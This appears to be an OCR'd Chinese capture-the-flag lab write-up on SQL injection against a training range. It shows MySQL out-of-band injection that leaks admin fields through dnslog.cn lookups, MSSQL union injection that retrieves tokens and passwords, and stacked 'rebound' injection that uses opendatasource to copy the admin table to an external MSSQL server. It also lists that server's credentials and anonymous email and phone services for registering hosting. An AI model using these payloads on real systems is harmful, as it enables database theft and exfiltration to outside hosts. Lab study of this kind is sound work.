
- 跑一下



- 就admin有用，那就看看admin 的字段


```
http://59.63.200.79:8014/index3.php/1.txt?id=1  and load_file(concat('//',(select column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 3,1),'.l6xxex.dnslog.cn/abc'))
```

测了下有两个有用的字段



- 查flag

```
http://59.63.200.79:8014/index3.php/1.txt?id=1  and load_file(concat('//',(select password from admin),'.l6xxex.dnslog.cn/abc'))
```



- **总结一下，虽然可以很简单的把盲注变报错注入，但是条件不是很理想。首先目标得带有SMB服务（共享文件），windows自带，linux不自带，目标得有网络。还得开启了文件读取的函数功能。**

MSSQL——显错注入和反弹注入


- 环境 http://59.63.200.79:8015/?id=1
- 这个靶场存在两种方式的注入。
- 第一种是显错注入形式

- 需要严格注意的是MSSQL中对数据类型有严格的要求，猜测输出点的时候填充点用NULL填充

- 判断字段

id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */


三个字段




- 判断填充数据类型

id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, da identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */


null填充发现可以执行





- 查表名


```
http://59.63.200.79:8015/?id=1' union all select 1,'2',table_name from information_schema.tables--+
```



- 查字段

```
http://59.63.200.79:8015/?id=1' union all select 1,'2',column_name from information_schema.columns where table_name='admin'--+
```


id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	2	id
1	2	username
1	2	passwd
1	2	token



- **拿flag**

```
http://59.63.200.79:8015/?id=1' union all select 1,token,passwd from admin--+
```

id	Title	Body
1	怎么让SQLServer的逐渐自动增长呢?	设置ID主键自增? 在创建表的时候就可以。在新增数据的时候就不需要对ID进行赋值了 create table tableName(id int identity(1,1) primary key, data varchar(50)) /* identity(1,1)就是自动增加,第一个参数是种子值,第二个是增量值; primary key是主键 */
1	zkaq{e9c9e67c5}	admin




- **第二种方式是采用反弹注入中利用堆叠注入多语句执行**

- 定义:存在SQL注入点却无法进行注入、注入工具猜解的速度异常缓慢、错误提示信息关闭、无法返回注入结果等，可以使用反弹注入来进行解决
- 原理：反弹注入需要依赖于函数opendatasource的支持，将当前数据库中的查询结果发送到另一数据库服务器中，从而获取目标服务器中数据库信息
- 堆叠注入
    1. 分号（;）是用来表示一条sql语句的结束
    2. 多条SQL语句同时执行，可以执行任意语句，不用只局限于一种类型的语句
- 反弹注入的条件
    1. 有SQL注入，漏洞
    2. 外部数据库得插进去（我们要有一个外部数据库）[搭建一个MSSQL的数据库] 公网ip [一台有公网ip的MSSQL数据库]


MSSQL注入 — 反弹注入实际就是把查询出来的数据发送到我们的MSSQL服务器上，那么我们需要自己的MSSQL数据库和一个公网IP
免费资源：虚拟空间——在虚拟空间中开启MSSQL然后直接使用，可以免去MSSQL安装环境并且不需要特意购置云服务器来获取一个公网IP。虚拟空间也可以搭建网站和个人博客，有兴趣可以去尝试！

1. 香港云http://www.webweb.com 随便拿个邮箱然后注册就行（免费60天的试用，过期了就换个邮箱（惊奇的发现匿名邮箱也可以））
2. 香港云如果失效用这个：https://my.gearhost.com/CloudSite、http://mssqlus.webweb.com/ （数据库操作）
3. 临时邮箱：https://rootsh.com/
4. 匿名电话号码：https://yunduanxin.net/


1. 环境准备



2. 如果连接navicat连接报错，去该软件下载目录找到这个安装


此电脑 › Windows (C:) › Program Files › PremiumSoft › Navicat Premium 15
名称
修改日期
类型
大小
ntunnel_mysql.php 2019/5/21 18:07 PHP 文件 16 KB
ntunnel_pgsql.php 2019/5/21 18:07 PHP 文件 14 KB
ntunnel_sqlite.php 2019/5/21 18:07 PHP 文件 15 KB
registration 2014/11/12 12:24 Internet 快捷方式 1 KB
sha256_password.dll 2019/12/31 应用程序扩展 86 KB
sqlite.dll 2019/5/22 13:03 应用程序扩展 339 KB
sqlite3.dll 2019/11/6 9:47 应用程序扩展 1,307 KB
sqlncli.msi 2014/11/12 12:24 Windows Install... 4,471 KB
sqlncli_x64.msi 2014/11/12 12:24 Windows Install... 7,885 KB
ssleay32.dll 2019/5/22 13:03 应用程序扩展 349 KB
support 2014/11/12 12:24 Internet 快捷方式 1 KB
ucrtbase.dll 2019/2/22 9:51 应用程序扩展 960 KB
unins000.dat 2020/10/11 10:51 DAT 文件 24 KB
unins000.exe 2020/10/11 10:50 应用程序 1,178 KB
unins000.msg 2020/10/11 10:51 MSG 文件 9 KB
vcruntime140.dll 2019/2/22 9:51 应用程序扩展 86 KB
wshelp64.dll 2019/2/22 9:51 应用程序扩展 36 KB
zlib1.dll 2019/5/22 13:03 应用程序扩展 84 KB
安装

3. 连接成功后可以开始了



4. 构建sql连接语句

确认我的**环境数据**

MSSQL服务器

数据库服务器URL：SQL5095.site4now.net

数据库名称：DB_14DC16C_gylq

用户名：DB_14DC16C_gylq_admin

密码：12345678

- 查表和原理

```
insert into
opendatasource('sqloledb','server=SQL5009.webweb.com,1433;uid=DB_14A5E44_zkaq_admin;pwd=zkaqzkaq;database=DB_14A5E44_zkaq').DB
_14A5E44_zkaq.dbo.temp select * from admin --
```

Insert into 很明显是插入语句 然后出现了个opendatasource。

opendatasource 为了方便理解，可以看理解为‘使用opendatasource函数将当前数据库查询的结果发送到另一数据库服务器中。


语法：
OPENDATASOURCE(provider_name,init_string)

provider_name
注册为用于访问数据源的OLE DB 提供程序的PROGID的名称　　MSSQL的名称为SQLOLEDB

